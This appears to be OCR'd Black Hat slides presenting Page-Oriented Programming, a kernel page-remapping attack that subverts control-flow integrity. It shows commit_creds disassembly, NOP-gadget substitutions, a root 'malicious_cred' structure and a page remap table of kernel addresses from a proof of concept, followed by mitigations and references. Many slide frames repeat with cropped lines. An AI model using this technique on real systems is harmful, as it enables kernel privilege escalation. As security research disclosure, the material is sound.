  ; rip: 0xffffffff8112223a
  ; rbx: 0xffff8884a02327c0 => <current>
  mov  %gs:0x7ef10586(%rip), %rbx

  ; rip: 0xffffffff811222f4
  ; esi: 0xffffffff844e2798 <suid_dumpable>
  mov  0x33c04a4(%rip), %esi

  call 0xffffffff814732d0 <set_dumpable>
  call 0xffffffff81640120 <key_fsuid_changed>
  call 0xffffffff81640180 <key_fsgid_changed>

  call 0xffffffff811263d0 <inc_rlimit_ucounts>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  <Instructions for updating new credentials>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  call 0xffffffff81126460 <dec_rlimit_ucounts>

  call 0xffffffff81aa8fb0 <proc_id_connector>
  call 0xffffffff811a7d90 <call_rcu>
  ret
```


0xffffffff812bc9a0
<__x64_sys_bpf>(arg1):
call 0xffffffff812bd5e0
...
- 0x9a3000
0xffffffff812bd5e0
<xhci_address_device>:
call 0xffffffff812bea90
...
- 0x27f000
0xffffffff812bea90
<configfs_open_file>:
call 0xffffffff812bf220
...
+ 0x19d000
0xffffffff812bf220 <commit_creds>:
endbr64
; gs: 0xffff8884a0200000 <__per_cpu_offset[0]>
; rip: 0xffffffff812bf23a
; rbx: 0xffff8884a03cf7c0 => <current>
mov %gs:0x7ef10586(%rip), %rbx
; rip: 0xffffffff812bf2f4
; esi: 0xffffffff8467f798 <suid_dumpable>
mov 0x33c04a4(%rip), %esi
call 0xffffffff816102d0 <set_dumpable>
call 0xffffffff817dd120 <key_fsuid_changed>
call 0xffffffff817dd180 <key_fsgid_changed>
call 0xffffffff812c33d0 <inc_rlimit_ucounts>
;;
<Instructions for updating new credentials>
;;
call 0xffffffff812c3460 <dec_rlimit_ucounts>
call 0xffffffff81c45fb0 <proc_id_connector>
call 0xffffffff81344d90 <call_rcu>
ret


0xffffffff812bc9a0
<__x64_sys_bpf>(arg1):
call 0xffffffff812bd5e0
...
- 0x9a3000
0xffffffff812bd5e0
<xhci_address_device>:
call 0xffffffff812bea90
...
- 0x27f000
0xffffffff812bea90
<configfs_open_file>:
call 0xffffffff812bf220
...
+ 0x19d000
0xffffffff812bf220 <commit_creds>:
endbr64
; gs: 0xffff8884a0200000 <__per_cpu_offset[0]>
; rip: 0xffffffff812bf23a
; rbx: 0xffff8884a03cf7c0 => <current>
mov %gs:0x7ef10586(%rip), %rbx
; rip: 0xffffffff812bf2f4
; esi: 0xffffffff8467f798 <suid_dumpable>
mov 0x33c04a4(%rip), %esi
call 0xffffffff816102d0 <set_dumpable>
call 0xffffffff817dd120 <key_fsuid_changed>
call 0xffffffff817dd180 <key_fsgid_changed>
call 0xffffffff812c33d0 <inc_rlimit_ucounts>
;;
<Instructions for updating new credentials>
;;
call 0xffffffff812c3460 <dec_rlimit_ucounts>
call 0xffffffff81c45fb0 <proc_id_connector>
call 0xffffffff81344d90 <call_rcu>
ret


0xffffffff812bc9a0
<__x64_sys_bpf>(arg1):
call 0xffffffff812bd5e0
...
- 0x9a3000
0xffffffff812bd5e0
<xhci_address_device>:
call 0xffffffff812bea90
...
call 0xffffffff812bf220
...
+ 0x19d000
0xffffffff812bf220 <commit_creds>:
endbr64
; gs: 0xffff8884a0200000 <__per_cpu_offset[0]>
; rip: 0xffffffff812bf23a
; rbx: 0xffff8884a03cf7c0 => <current>
mov %gs:0x7ef10586(%rip), %rbx
; rip: 0xffffffff812bf2f4
; esi: 0xffffffff8467f798 <suid_dumpable>
mov 0x33c04a4(%rip), %esi
call 0xffffffff816102d0 <set_dumpable>
call 0xffffffff817dd120 <key_fsuid_changed>
call 0xffffffff817dd180 <key_fsgid_changed>
call 0xffffffff81c45fb0 <proc_id_connector>
call 0xffffffff81344d90 <call_rcu>
ret
Let’s REPLACE unessential functions
with NOP gadgets

```
0xffffffff812bf220 <commit_creds>:
  endbr64
  ; gs: 0xffff8884a0200000 <__per_cpu_offset[0]>
  ; rip: 0xffffffff812bf23a
  ; rbx: 0xffff8884a03cf7c0 => <current>
  mov  %gs:0x7ef10586(%rip), %rbx

  ; rip: 0xffffffff812bf2f4
  ; esi: 0xffffffff8467f798 <suid_dumpable>
  mov  0x33c04a4(%rip), %esi

  call 0xffffffff816102d0 <set_dumpable>
  call 0xffffffff817dd120 <key_fsuid_changed>
  call 0xffffffff817dd180 <key_fsgid_changed>

  call 0xffffffff812c33d0 <inc_rlimit_ucounts>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  <Instructions for updating new credentials>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  call 0xffffffff812c3460 <dec_rlimit_ucounts>

  call 0xffffffff81c45fb0 <proc_id_connector>
  call 0xffffffff81344d90 <call_rcu>
  ret
```

```
0xffffffff816102d0 ← NOP gadget
<bpf_lsm_inode_need_killpriv>:
  xor %eax, %eax
  ret
```

Replacing it with a NOP gadget

```
0xffffffff812bf220 <com
  endbr64
  ; gs: 0xffff8884a0200
  ; rip: 0xffffffff812b
  ; rbx: 0xffff8884a03c
  mov   %gs:0x7ef10586(%

  ; rip: 0xffffffff812b
  ; esi: 0xffffffff8467
  mov                    si

  call 0xffffffff816102d0 <set_dumpable>
  call 0xffffffff817dd120 <key_fsuid_changed>
  call 0xffffffff817dd180 <key_fsgid_changed>

  call 0xffffffff812c33d0 <inc_rlimit_ucounts>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  <Instructions for updating new credentials>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  call 0xffffffff812c3460 <dec_rlimit_ucounts>

  call 0xffffffff81c45fb0 <proc_id_connector>
  call 0xffffffff81344d90 <call_rcu>
  ret
```

Identical page!

```
void key_fsuid_changed(struct task_struct *tsk)
{
        /* update the ownership of the thread keyring */
        BUG_ON(!tsk->cred);
        if (tsk->cred->thread_keyring) {
                down_write(&tsk->cred->thread_keyring->sem);
                tsk->cred->thread_keyring->uid = tsk->cred->fsuid;
                up_write(&tsk->cred->thread_keyring->sem);
        }
}
```

```
0xffffffff8880003ff000
<malicious_cred>:
  uid, gid, euid, egid = 0
  thread_keyring = NULL
```

Remapping them and setting cred.thread_keyring to NULL

```
0xffffffff812bf220
  endbr64
  ; gs: 0xffff8884
  ; rip: 0xffffffff
  ; rbx: 0xffff8884
  mov   %gs:0x7ef10

  ; rip: 0xffffffff
  ; esi: 0xffffffff
  mov   0x33c04a4(%

  call 0xffffffff8
  call 0xffffffff8
  call 0xffffffff8

  call 0xffffffff812c33d0 <inc_rlimit_ucounts>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  <Instructions for updating new credentials>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  call 0xffffffff812c3460 <dec_rlimit_ucounts>

  call                    <proc_id_connector>
  call                    <call_rcu>
  ret
```

```c
long inc_rlimit_ucounts(struct ucounts *ucounts, enum rlimit_type type, long v)
{
        struct ucounts *iter;
        long max = LONG_MAX;
        long ret = 0;

        for (iter = ucounts; iter; iter = iter->ns->ucounts) {
                long new = atomic_long_add_return(v, &iter->rlimit[type]);
                if (new < 0 || new > max)
                        ret = LONG_MAX;
                else if (iter == ucounts)
                        ret = new;
                max = get_userns_rlimit_max(iter->ns, type);
        }
        return ret;
}
```

Inline functions!

Identical page!

Remapping them because of no external function calls

```
0xffffffff812bf220 <commit_creds>:
  endbr64
  ; gs: 0xffff8884a0200000 <__per_cpu_offset[0]>
  ; rip: 0xffffffff812bf23a
  ; rbx: 0xffff8884a03cf7c0 => <current>
  mov  %gs:0x7ef10586(%rip), %rbx

  ; rip: 0xffffffff812bf2f4
  ; esi: 0xffffffff8467f798 <suid_dumpable>
  mov  0x33c04a4(%rip), %esi

  call 0xffffffff816102d0 <set_dumpable>
  call 0xffffffff817dd120 <key_fsuid_changed>
  call 0xffffffff817dd180 <key_fsgid_changed>

  call 0xffffffff812c33d0 <inc_rlimit_ucounts>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  <Instructions for updating new credentials>
  ;;;;                                    ;;;
  call [illegible]ts>

  call 0xffffffff81c45fb0 <proc_id_connector>
  call 0xffffffff81344d90 <call_rcu>
  ret
```

External function calls in them!

```
0xffffffff81c45fb0 ← NOP gadget
<bpf_lsm_inode_mkdir>:
  xor %eax, %eax
  ret
```

```
0xffffffff81344d90 ← NOP gadget
<xen_apic_icr_read>:
  xor %eax, %eax
  ret
```

Replacing them with NOP gadgets

```
0xffffffff812bf220 <commit_creds>:
  endbr64
  ; gs: 0xffff8884a0200000 <__per_cpu_offset[0]>
  ; rip: 0xffffffff812bf23a
```

```
0xffffffff81c45fb0 🡐 NOP gadget
<bpf_lsm_inode_mkdir>:
  xor %eax, %eax
```

Remapping Table

```
PAGE_MOD page_mod_list[] =
{
    // Source logical address, Target logical address, Backup
    {0xffff8884a02327c0, 0xffff8884a03cF7c0, 0},    // Remap: gs_base + pcpu_hot -> pcpu_hot +
    {0xffffffff81c605e0, 0xffffffff812bd5e0, 0},    // Remap: call gadget_1 -> call gadget_1 -
    {0xffffffff8153da90, 0xffffffff812bea90, 0},    // Remap: call gadget_2 -> call gadget_2 -
    {0xffffffff81122220, 0xffffffff812bf220, 0},    // Remap: commit_creds() -> commit_creds()
    {0xffffffff844e2798, 0xffffffff8467f798, 0},    // Remap: suid_dumpable -> suid_dumpable va
    {0xffffffff844e2798 + 0x1000, 0xffffffff8467f798 + 0x1000, 0},  // Remap: suid_dumpable + 0
    {0xffffffff8132a2d0, 0xffffffff816102d0, 0},    // Replace with NOP: NOP gadget_1 -> set_du
    {0xffffffff81640120, 0xffffffff817dd120, 0},    // Remap: key_fsuid_changed() and key_fsgid
    {0xffffffff811263d0, 0xffffffff812c33d0, 0},    // Remap: inc_rlimit_ucounts() and del_rlim
    {0xffffffff81329fb0, 0xffffffff81c45fb0, 0},    // Replace with NOP: NOP gadget_2 -> proc_i
    {0xffffffff81033d90, 0xffffffff81344d90, 0},    // Replace with NOP: NOP gadget_3 -> call_r
};
```

```
  call 0xffffffff81c45fb0 <proc_id_connector>
  call 0xffffffff81344d90 <call_rcu>
  ret
```

NOP gadgets

DEMO

Lost Control PoC Made by Seunghun Han

BONUS: INDIRECT BRANCH

```
arg1: pointer of modified_cred
arg2: 0xff…ff81122220 <commit_creds>
```

```
0xffffffff812bc9a0
<__x64_sys_bpf>(arg1, arg2):
  mov arg1, %rdi
  mov arg2, %rsi
  call 0xffffffff812bd5e0
  ...
```

```
0xffffffff?????5e0
  jmp %rsi
  ...
```

```
0xffffffff81122220 <commit_creds>:
  endbr64 🡐 Is it needed?
  ; gs: 0xffff8884a0200000 <__per_cpu_offset[0]>
  ; rip: 0xffffffff8112223a
  ; rbx: 0xffff8884a02327c0 => <current>
  mov  %gs:0x7ef10586(%rip), %rbx

  ; rip: 0xffffffff811222f4
  ; esi: 0xffffffff844e2798 <suid_dumpable>
  mov  0x33c04a4(%rip), %esi

  call 0xffffffff814732d0 <set_dumpable>
  call 0xffffffff81640120 <key_fsuid_changed>
  call 0xffffffff81640180 <key_fsgid_changed>

  call 0xffffffff811263d0 <inc_rlimit_ucounts>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  <Instructions for updating new credentials>
  ;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  call 0xffffffff81126460 <dec_rlimit_ucounts>

  call 0xffffffff81aa8fb0 <proc_id_connector>
  call 0xffffffff811a7d90 <call_rcu>
  ret
```


Contents

Mitigation of POP

- **Escorting page table updates with hypervisors**
  - Many researchers have introduced mechanisms that intercept and check updates
  - However, they have performance overhead
- **Utilizing the Hypervisor-Managed Linear Address Translation (HLAT) feature**
  - 12th Gen Intel CPUs support it to prevent page-remapping attacks
  - HLAT tables translate logical addresses of the kernel to physical addresses instead of the guest OS's page tables
  - However, hypercalls are needed to update the tables (new opportunity?)

- Escorting
  - Many rese ... cept and check upd
  - However, t
- Utilizing th ... anslation (HLAT) fea
  - 12th Gen I ... g attacks
  - HLAT table ... hysical addresses
  - However, I ... v opportunity?)

LEGACY SYSTEMS STILL NEED



PRACTICAL SOLUTIONS!

Conclusion and Black Hat Sound Bytes

- **State-of-the-art kernel CFIs are effective but have weaknesses**
  - They focus on indirect branches and the page-level non-writable code mechanism
- **POP is a new code reuse attack that can subvert kernel CFIs**
  - It exploits weaknesses of them to create new control flows
  - It can break kernel CFIs with page-level gadgets like ROP and JOP
- **Mitigation of POP is an open problem**
  - Intel HLAT needs interactions between the OS and the hypervisor
    - The changes can give us **new opportunities**!
  - Legacy systems are still vulnerable, so practical solutions are needed

QnA

Project: https://github.com/kkamagui/page-oriented-programming

Contact: hanseunghun@nsr.re.kr, @kkamagui1

Reference

- Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity principles, implementations, and applications. ACM CCS. 2005.
- Vishwath Mohan, Per Larsen, Stefan Brunthaler, Kevin W Hamlen, and Michael Franz. Opaque control-flow integrity. NDSS. 2015.
- Ben Niu and Gang Tan. Modular control-flow integrity. PLDI. 2014.
- Caroline Tice, Tom Roeder, Peter Collingbourne, Stephen Checkoway, Úlfar Erlingsson, Luis Lozano, and Geoff Pike. Enforcing forward-edge control-flow integrity in GCC & LLVM. USENIX Security. 2014.
- Nick Christoulakis, George Christou, Elias Athanasopoulos, and Sotiris Ioannidis. HCFI: Hardware-enforced control-flow integrity. ACM CODASPY. 2016.
- Ben Niu and Gang Tan. Per-input control-flow integrity. ACM CCS. 2015.
- Victor Van der Veen, Dennis Andriesse, Enes Göktas ̧, Ben Gras, Lionel Sambuc, Asia Slowinska, Herbert Bos, and Cristiano Giuffrida. Practical context-sensitive CFI. ACM CCS. 2015.
- Ren Ding, Chenxiong Qian, Chengyu Song, William Harris, Taesoo Kim, and Wenke Lee. Efficient protection of path-sensitive control security. USENIX Security. 2017.
- Hong Hu, Chenxiong Qian, Carter Yagemann, Simon Pak Ho Chung, William R Harris, Taesoo Kim, and Wenke Lee. Enforcing unique code target property for control-flow integrity. ACM CCS. 2018.
- Mustakimur Khandaker, Abu Naser, Wenqing Liu, Zhi Wang, Yajin Zhou, and Yueqiang Cheng. Adaptive call-site sensitive control flow integrity. EuroS&P. 2019.
- Mustakimur Khandaker, Wenqing Liu, Abu Naser, Zhi Wang, and Jie Yang. Origin-sensitive control flow integrity. USENIX Security. 2019.
- Marius Muench, Fabio Pagani, Yan Shoshitaishvili, Christopher Kruegel, Giovanni Vigna, and Davide Balzarotti. Taming transactions: Towards hardware-assisted control flow integrity using transactional memory. RAID. 2016.

Reference

- Sungbae Yoo, Jinbum Park, Seolheui Kim, Yeji Kim, and Taesoo Kim. In-kernel control-flow integrity on commodity OSes using ARM pointer authentication. USENIX Security. 2022.
- Intel Control-flow Enforcement Technology, https://edc.intel.com/content/www/us/en/design/ipla/software-development-platforms/client/platforms/alder-lake-desktop/12th-generation-intel-core-processors-datasheet-volume-1-of-2/intel-control-flow-enforcement-technology/
- GCC, The GNU Compiler Collection. https://gcc.gnu.org/
- LLVM. The LLVM compiler infrastructure. https://llvm.org/
- Microsoft. Enable Control Flow Guard. https://msdn.microsoft.com/en-us/library/dn919635.aspx. 2023.
- Joao Moreira. "Hardware-Assisted Fine-Grained Control-Flow Integrity: Adding Lasers to Intel's CET/IBT." Linux Security Summit. 2021.
- Seunghun Han, Junghwan Kang, Wook Shin, H Kim, and Eungki Park. Myth and truth about hypervisor-based kernel protector: The reason why you need shadow-box. Blackhat-ASIA. 2017.
- Images from: https://pixabay.com/, https://wallpapersafari.com, https://www.asus.com, https://www.twitter.com, https://www.debian.org, https://www.kernel.org, and Toy story 2 of Pixar
- ASCII arts from: https://www.asciiart.eu/computers/computers and https://ascii.co.uk/art/fire